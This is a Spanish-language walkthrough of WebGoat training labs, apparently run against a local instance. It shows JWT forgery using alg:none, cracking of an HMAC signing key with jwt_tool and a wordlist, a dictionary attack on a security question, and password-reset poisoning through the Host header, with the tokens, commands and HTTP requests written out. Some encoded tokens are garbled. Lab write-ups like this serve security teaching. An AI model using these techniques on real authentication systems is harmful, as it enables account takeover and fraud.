La clave secreta utilizada para firmar el JWT. En este ejemplo se utiliza el algoritmo simétrico **HS256**, lo que significa que la misma clave empleada para cifrar el JWT también sirve para verificarlo.

Decodificación de un token JWT 1.

Vamos a intentar decodificar un token JWT.

```
eyJhbGciOiJIUzI1NiJ9.ew0KICAiYXV0aG9yaXRpZXMiIDogWyAiUk9MRV9BRE1JTilScJST0xFOX1VTRVliIF0sDQogICJjbGllbnRfaWQiIDogIm15LWNSaWVudC13aXRoLXNlY3JldCIsDQogICJleHAiIDogMTYwNzA5OTYwOCwNCiAgImp0aSIgOiAiOWJjOTJhNDQtMGlxYS00YzVlLWJlbnAtZGE1MjA3NWl5YTg0IiwNCiAgInNjb3BlIiA6IFsgInJlYWQiLCaid3JpdGUuIF0sDQogICJ1c2VyX25hbWUiIDogInVzZXIiDQp9.9lYaULTUoIDJ86-zKDSntJQyHPpJ2mZAbnWRfel99iI
```

Vamos a <https://www.token.dev>

The screenshot shows the JWT.io decoder interface. At the top, the JWT string is entered and highlighted with a red box. Below it, the token is decoded into its Header, Payload, and Signing key components.

JWT String (JWT is expired)

```
eyJhbGciOiJIUzI1NiJ9.ew0KICAiYXV0aG9yaXRpZXMiIDogWyAiUk9MRV9BRE1JTilScJST0xFOX1VTRVliIF0sDQogICJjbGllbnRfaWQiIDogIm15LWNSaWVudC13aXRoLXNlY3JldCIsDQogICJleHAiIDogMTYwNzA5OTYwOCwNCiAgImp0aSIgOiAiOWJjOTJhNDQtMGlxYS00YzVlLWJlbnAtZGE1MjA3NWl5YTg0IiwNCiAgInNjb3BlIiA6IFsgInJlYWQiLCaid3JpdGUuIF0sDQogICJ1c2VyX25hbWUiIDogInVzZXIiDQp9.9lYaULTUoIDJ86-zKDSntJQyHPpJ2mZAbnWRfel99iI
```

Header

```
{  "alg": "HS256"}
```


Payload

```
{  "authorities": [    "ROLE_ADMIN",    "ROLE_USER"  ],  "client_id": "my-client-with-secret",  "exp": 1607099608,  "jti": "9bc92a44-0b1a-4c5e-be70-da52075b9a84",  "scope": [    "read",    "write"  ],  "user_name": "user"}
```

Signing key (Base64 encoded)

```
NTNv7j0TuYARvmNMmkXo6fKvM4o6nv/aUi9ryX38ZH+L1bkrnD10b0Q8JAUmHCBq7Iy7otZcyAagBLHVkvvYaIpmMuxmARQ97jUVG16Jkpkp1wXOPsrF9zwew6TpczyHkHgX5EuLg2MeBuiT/qJACs1J0apru00JCg/g0tkjB4c=
```


Si intentamos eliminar las votaciones no podremos, ya que es permitido únicamente para usuarios admin.



Vamos a <https://www.token.dev> para ver el contenido del token JWT de Jerry.

JWT String Signature verification failed

```
eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOiJlZ30TA5NjYzODUsImFkbWluIjoiaWZmFsc2UiLCJ1c2VyIjoiaSmVycnkifQ.T94e0tgMpcKJkqXB6MqMmTvn1D2uAIc48o0S-FR6SBGWBKS58tgqx409FyKd_nf8-N-0e44MPD73TwEwfQTRGw
```

Header	Payload
<pre>{ "alg": "HS512"}</pre>	<pre>{ "iat": 1790966385, "admin": "false", "user": "Jerry"}</pre>

Signing key Base64 encoded

```
NTNv7j0TuYARvmNMmWxo6fKvM4o6nv/aUi9ryX38ZH+L1bkrnD10b0Q8JAUmHCBq7Iy7otZcyAagBLHVkvvYaIpmMuxmARQ97jUVG16Jkpkp1wXOPsrF9zweW6TpczyHkHgX5EuLg2MeBuiT/qJACs1J0apru00JCg/g0tkjB4c=
```

Editamos el token de Jerry, el **alg** a **none** y **admin** a **true**.

JWT String Verified


```
eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOiJlZ30TA5NjYzODUsImFkbWluIjoiaWZmFsc2UiLCJ1c2VyIjoiaSmVycnkifQ.T94e0tgMpcKJkqXB6MqMmTvn1D2uAIc48o0S-FR6SBGWBKS58tgqx409FyKd_nf8-N-0e44MPD73TwEwfQTRGw
```

Header	Payload
<pre>{ "alg": "none"}</pre>	<pre>{ "iat": 1790966385, "admin": "true", "user": "Jerry"}</pre>


Signing key Base64 encoded

```
NTNv7j0TuYARvmNMmWxo6fKvM4o6nv/aUi9ryX38ZH+L1bkrnD10b0Q8JAUmHCBq7Iy7otZcyAagBLHVkvvYaIpmMuxmARQ97jUVG16Jkpkp1wXOPsrF9zweW6TpczyHkHgX5EuLg2MeBuiT/qJACs1J0apru00JCg/g0tkjB4c=
```


Interceptamos el botón para eliminar los votos, y cambiamos el JWT por el que ya modificamos, a continuación, el token original de Jerry.



En la siguiente imagen vemos el token JWT de Jerry modificado y al final un punto (.) y enviamos la solicitud para eliminar los votos.



Si cargamos de nuevo la pagina veremos que se han eliminados los votos.



Si no queremos hacerlo con hashcat podemos hacerlo con **jwt_tool.py** luego de eliminar espacios.

```
python3 jwt_tool.py "eyJhbGciOiJIUzI1NiJ9..." -C -d /usr/share/wordlists/rockyou.txt
```

```
(root@kali) - [~/home/kali/tools/jwt_tool]
python3 jwt_tool.py "eyJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJXZWJhb2F0IFRva2VuIEJ1aWxkZXIiLCJhdWQiOiJ3ZWJnb2F0Lm9yZyIsImh0dCI6MTc5MDEwMzExNSwiZXhwIjoxNzkxMTAzMTc1LCJzdzIiOiJ0b21Ad2ViZ29hdC5vcmlCJ1c2VybmFtZSI6IiRvbSIsIkvtYWlsIjoidG9tQHdlyYmVYXQub3JnIiwiaW9sZSI6WyJNYW5hZ2V5IiwiaU9vamVjdCB8ZG1pbmlzdHJhdG9yIl19.LA8NJJzi2ahB9FEz6XwcMG-UGCK2ty_0SmCr4iDg_xU" -C -d /usr/share/wordlists/rockyou.txt
/usr/local/lib/python3.13/dist-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.20) or chardet (5.2.0)/charset_normalizer (2.0.12) doesn't match a supported version!
  warnings.warn("urllib3 ({}), or chardet ({}), or charset_normalizer ({}), doesn't match a supported version")

  JWT Tool
  Version 2.3.0 @ticarpi

/root/.jwt_tool/jwtconf.ini
Original JWT:

[+] available is the CORRECT key!
You can tamper/fuzz the token contents (-T/-I) and sign it using:
python3 jwt_tool.py [options here] -S hs256 -p "available"
```

Llevamos el token original a <https://www.token.dev> para modificarlo ya que sabemos cual es la contraseña de la firma (available).

Aplicamos los siguientes cambios.

```
eyJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJXZWJhb2F0IFRva2VuIEJ1aWxkZXIiLCJhdWQiOiJ3ZWJnb2F0Lm9yZyIsImh0dCI6MTc5MDEwMzExNSwiZXhwIjoxNzkxMTAzMTc1LCJzdzIiOiJ0b21Ad2ViZ29hdC5vcmlCJ1c2VybmFtZSI6IiRvbSIsIkvtYWlsIjoidG9tQHdlyYmVYXQub3JnIiwiaW9sZSI6WyJNYW5hZ2V5IiwiaU9vamVjdCB8ZG1pbmlzdHJhdG9yIl19.SCq-9IjjESxYgN2ixfK3DVEoYulDG2hEvPZQ5ApoHsI
```

Header	Payload
<pre>{ "alg": "HS256" }</pre>	<pre>{ "iss": "WebGoat Token Builder", "aud": "webgoat.org", "iat": 1790103115, "exp": 1791103175, "sub": "WebGoat@webgoat.org", "username": "WebGoat", "Email": "WebGoat@webgoat.org", "Role": ["Manager", "Project Administrator"] }</pre>

Signing key ⓘ

Base64 encoded ☒

```
NTNv7j0TuYARvmNMmXo6fKvM4o6nv/aUi9ryX38ZH+L1bkrnD10b0Q8JAUmHCBq7Iy7otZcyAagBLHVkvvYaIpmMuxmARQ97jUVG16Jkpkp1wXOPsrF9zwew6TpczyHkHgX5EuLg2MeBuiT/qJACs1J0apru00JCg/g0tkjB4c=
```



```
[0] token header values:
[1] alg = "HS256"
[2] *ADD A VALUE*
[3] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 1

Current value of alg is: HS256
Please enter new value and hit ENTER
> HS256
[1] alg = "HS256"
[2] *ADD A VALUE*
[3] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0

Token payload values:
[1] iss = "WebGoat Token Builder"
[2] aud = "webgoat.org"
[3] iat = 1790103115 ==> TIMESTAMP = 2026-09-22 14:51:55 (UTC)
[4] exp = 1791103175 ==> TIMESTAMPT = 2026-10-04 04:39:35 (UTC)
[5] sub = "WebGoat@webgoat.org"
[6] username = "WebGoat"
[7] Email = "WebGoat@webgoat.org"
[8] role = [ 'Manager', 'Project Administrator']
[9] *ADD A VALUE*
[10] *DELETE A VALUE*
[11] *UPDATE TIMESTAMPS*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0

jwttool 399a3dc145bd4ee53b39c93cd0f51895 - Tampered token - HMAC
[+] eyJhbGciOiJIUzI1NiIsInR5cCI6IkpzcmMiOjEwXWZjb2F0IFRva2VuIEE1aWxkZXIiLCJkaXIzMTAzMTc1IjEzdWIiOiJlJmVudvYXQuYXVyb3NlIiwidXNlcmlhbnVUiojEjYNYW5hZWZyVGVyYWUiIHVJamVamVjdCBBZG1pbmLzdHJhdG9yIL19.p_MTEzsEQKn7m-ZWh
```

[illegible]

Actualizando un token

El siguiente archivo de registro, correspondiente a una brecha de seguridad ocurrida el año pasado, está disponible [aquí](#). ¿Puedes encontrar la manera de pedir los libros pero que Tom los pague?

Hagamos que TOM pague los siguientes libros:

Producto	Cantidad	Precio	Total	
	3	\$ 4,87	\$ NaN	<button>✕ Eliminar</button>
Aprende a defender tu solicitud con WebGoat Publicado por WebGoat Publishing Estado: En stock				
	2	\$ 4.99	\$ 9.98	<button>✕ Eliminar</button>
Pruebas de penetración para profesionales Publicado por WebWolf Publishing Estado: Sale del almacén en 2-3 semanas.				
			Total parcial	\$ NaN
			Envío estimado	\$6.94
			Total	\$ NaN
			Continuar comprando	Verificar

Encontramos el token a modificar.

194.201.170.155 - [28/Jun/2016:12:28:01 +0100] "GET /JmTrefresh/checkout? HTTP/1.1" 404 212

194.201.170.155 - [28/Jun/2016:12:28:01 +0100] "POST /JmTrefresh/moveToCheckout HTTP/1.1" 200 12739 "-" Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 "-"

194.201.170.155 - [28/Jun/2016:12:28:01 +0100] "POST /JmTrefresh/moveToCheckout HTTP/1.1" 200 212 "-" Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 "-"

194.201.170.155 - [28/Jun/2016:12:28:01 +0100] "GET /JmTrefresh/addItems HTTP/1.1" 404 249 "-" Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 "-"

195.206.170.155 - [28/Jun/2016:12:28:01 +0100] "POST /JmTrefresh/moveToCheckout HTTP/1.1" 404 215 "-" Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.181

Encontramos lo siguiente dentro del token anterior.

JWT String JWT is expired

```
eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOiJlMjYxMzE0MTUyNjIxNzg0MSwiYWRTaW4iOiJmYXZzZSI6InVzZXIiOiJlU201fQ.DCoaQ9zQkyDH25EcVwKcdbyVfUL4c9D4jRvsq0qvi9iAd4QuqmKcchfbU8FNzeBNF9tLeFXHZLU4yRkq-bjm7Q
```

Header	Payload
<pre>{ "alg": "HS512"}</pre>	<pre>{ "iat": 1526131411, "exp": 1526217811, "admin": "false", "user": "Tom"}</pre>

Signing key Base64 encoded

```
NTNv7j0TuYARvmNMmWxo6fKvM4o6nv/aUi9ryX38ZH+L1bkrnd10b0Q83AUmHCBq7Iy7otZcyAagBLHVkvvYaIpmMuxmARQ97jUVG16Jkpkp1wXOPsrf9zew6TpczyHkHgX5EuLg2MeBuiT/qJACs1J0apru00Jcg/g0tkjB4c=
```

Lo modificamos.

JWT String Verified!

```
eyJhbGciOiJIU25lIn0.eyJpYXQiOiJlMjYxMzE0MTUyNjIxNzg0MSwiYWRTaW4iOiJmYXZzZSI6InVzZXIiOiJlU201fQ
```

Header	Payload
<pre>{ "alg": "none"}</pre>	<pre>{ "iat": 1526131411, "exp": 1526217811, "admin": "false", "user": "Tom"}</pre>

Pegamos el token modificado añadiendo el punto (.) al final.

Request	Response
<pre>1 POST /webGoat/JWT/refresh/checkout HTTP/1.1 2 Host: 127.0.0.1:8080 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 8 Authorization: Bearer 9 eyJhbGciOiJIU25lIn0.eyJpYXQiOiJlMjYxMzE0MTUyNjIxNzg0MSwiYWRTaW4iOiJmYXZzZSI6InVzZXIiOiJlU201fQ. 10 Origin: http://127.0.0.1:8080 11 Content-Type: application/x-www-form-urlencoded 12 Referer: http://127.0.0.1:8080/webGoat/start.mvc?username=atacante 13 Cookie: JSESSIONID=ACEA9C6B2BDD03DC1055797068E4CC 14 Sec-Patch-Dest: empty 15 Sec-Patch-Mode: cors 16 Sec-Patch-Site: same-origin 17 Priority: u=0 18 Content-Length: 0 19 20</pre>	<pre>1 HTTP/1.1 200 2 Content-Type: application/json 3 Date: Tue, 22 Sep 2026 21:27:41 GMT 4 Keep-Alive: timeout=60 5 Connection: keep-alive 6 Content-Length: 288 7 8 { 9 "assignment": "JWTRefreshEndpoint", 10 "attemptWasMade": true, 11 "feedback": "Nicely found! You solved the assignment with \"alg: none\" can you also solve it by using the refresh token?", 12 "feedbackArgs": null, 13 "lessonCompleted": true, 14 "output": null, 15 "outputArgs": null 16 }</pre>

Restablecimiento de contraseña

Funcionalidad de correo electrónico (Este punto no es una técnica de hacking es mostrar el funcionamiento del correo).

En la página de reinicio a continuación, envíe un correo electrónico a username@webgoat.org (La parte que está después de la @ no es importante) Abre tu bandeja de entrada, lee el correo electrónico e inicia sesión con tu nombre de usuario y la contraseña que se te proporcionaron en el correo electrónico.

Esperamos el correo en el icono de correo.



Ingresamos el correo para que nos llegue el correo con la nueva contraseña.

Regresamos al Login e ingresamos el correo con la nueva contraseña.


EJERCICIO 1: Preguntas de seguridad

Esto ha sido un problema y sigue siéndolo para muchos sitios web, cuando olvidas tu contraseña el sitio web te la pedirá. para una pregunta de seguridad que respondiste durante el proceso de registro. La mayoría de las veces esta lista contiene una fija número de preguntas y que a veces incluso tienen un conjunto limitado de respuestas. Para utilizar esta funcionalidad Un usuario debería poder seleccionar una pregunta por sí mismo y también escribir la respuesta. De esta manera, los usuarios no compartirán la pregunta que dificulta la tarea de un atacante.

Una cosa importante a recordar es que las respuestas a estas preguntas de seguridad deben tratarse con el mismo nivel de seguridad que se aplica para almacenar una contraseña en una base de datos. Si la base de datos se filtra, un atacante no debería poder para realizar el restablecimiento de la contraseña en función de la respuesta a la pregunta de seguridad.

Hoy en día, los usuarios comparten tanta información en las redes sociales que resulta difícil usar preguntas de seguridad para las contraseñas. Restablecimientos.

Configuramos el usuario **tom** en **intruder** con una lista de **colores** a probar para adivinar la pregunta de seguridad que para este caso es un color.



Al realizar el ataque de diccionario adivinamos el color del usuario **tom**.

Request	Payload	Status code	Response received	Error	Timeout	Length
90	deppink	200	13			391
92	deppink	200	7			391
94	palevioletred	200	6			391
95	white	200	14			391
97	ivory	200	12			391
100	aliceblue	200	6			391
80	purple	200	19			402
1	red	500	13			21593
9	tomato	500	18			21593
10	coral	500	9			21593
15	lightyellow	500	23			21593
18	papayawhip	500	56			21593
22	khaki	500	34			21593

Request Response

Pretty Raw Hex Render

HTTP/1.1 200
Content-Type: application/json
Content-Length: 247
Date: Tue, 22 Sep 2026 22:22:34 GMT
Keep-Alive: timeout=60
Connection: keep-alive

```
{
  "assignment": "QuestionsAssignment",
  "attemptWasMade": true,
  "feedback": "Congratulations. You have successfully completed the assignment.",
  "feedbackArgs": null,
  "lessonCompleted": true,
  "output": null,
  "outputArgs": null
}
```

Probamos las credenciales y vemos que son correctas.

✓

[Registrarse](#) [Iniciar sesión](#)

Recuperación de contraseñas de WebGoat

Tu nombre de usuario

tom

¿Cuál es tu color favorito?

purple

Entregar

Congratulations. You have successfully completed the assignment.

El problema de las preguntas de seguridad

Aunque las preguntas de seguridad pueden parecer al principio una buena forma de autenticación, tienen algunos problemas grandes.

La pregunta de seguridad "perfecta" debería ser difícil de descifrar, pero fácil de recordar. Además, la respuesta debe estar corregida. Por lo tanto, no debe estar sujeto a cambios.

Solo hay un puñado de preguntas que cumplen estos criterios y prácticamente ninguna que se aplique a nadie.

Si tienes que elegir una pregunta de seguridad, te recomendamos no responderla con la verdad.


Creando el enlace para restablecer la contraseña

Al crear un enlace para restablecer la contraseña, debe asegurarse de lo siguiente:


- Es un enlace único con un token aleatorio.
- Solo puedes usarlo una vez.
- El enlace solo es válido por un tiempo limitado.

Enviar un enlace con un token aleatorio impide que un atacante inicie un ataque DoS simple contra tu sitio web bloqueando a los usuarios. El enlace no debe poder usarse más de una vez, lo que imposibilita cambiar la contraseña. El tiempo de espera es necesario para limitar la ventana de ataque. Tener un enlace abre muchas posibilidades para el atacante.


Se envía correo de recuperación a la cuenta atacante.




Hacemos lo mismo con el correo víctima, pero en host, cambiamos el puerto para redirigir el correo a un servidor atacante.




Por lo que recibimos el correo de recuperación de la víctima



Abrimos el link de cambio de contraseña de NUESTRO ATACANTE, del correo que nos llego AL ATACANTE y cambiamos lo que esta en azul en la siguiente imagen que es el token del atacante por el texto o token que esta en rojo que es el de la víctima.



Ingresamos el password que deseamos que la víctima tenga.



127.0.0.1:8080/WebGoat/PasswordReset/reset/reset-password/ac643471-e805-468c-bd50-0a3b0bd4e364

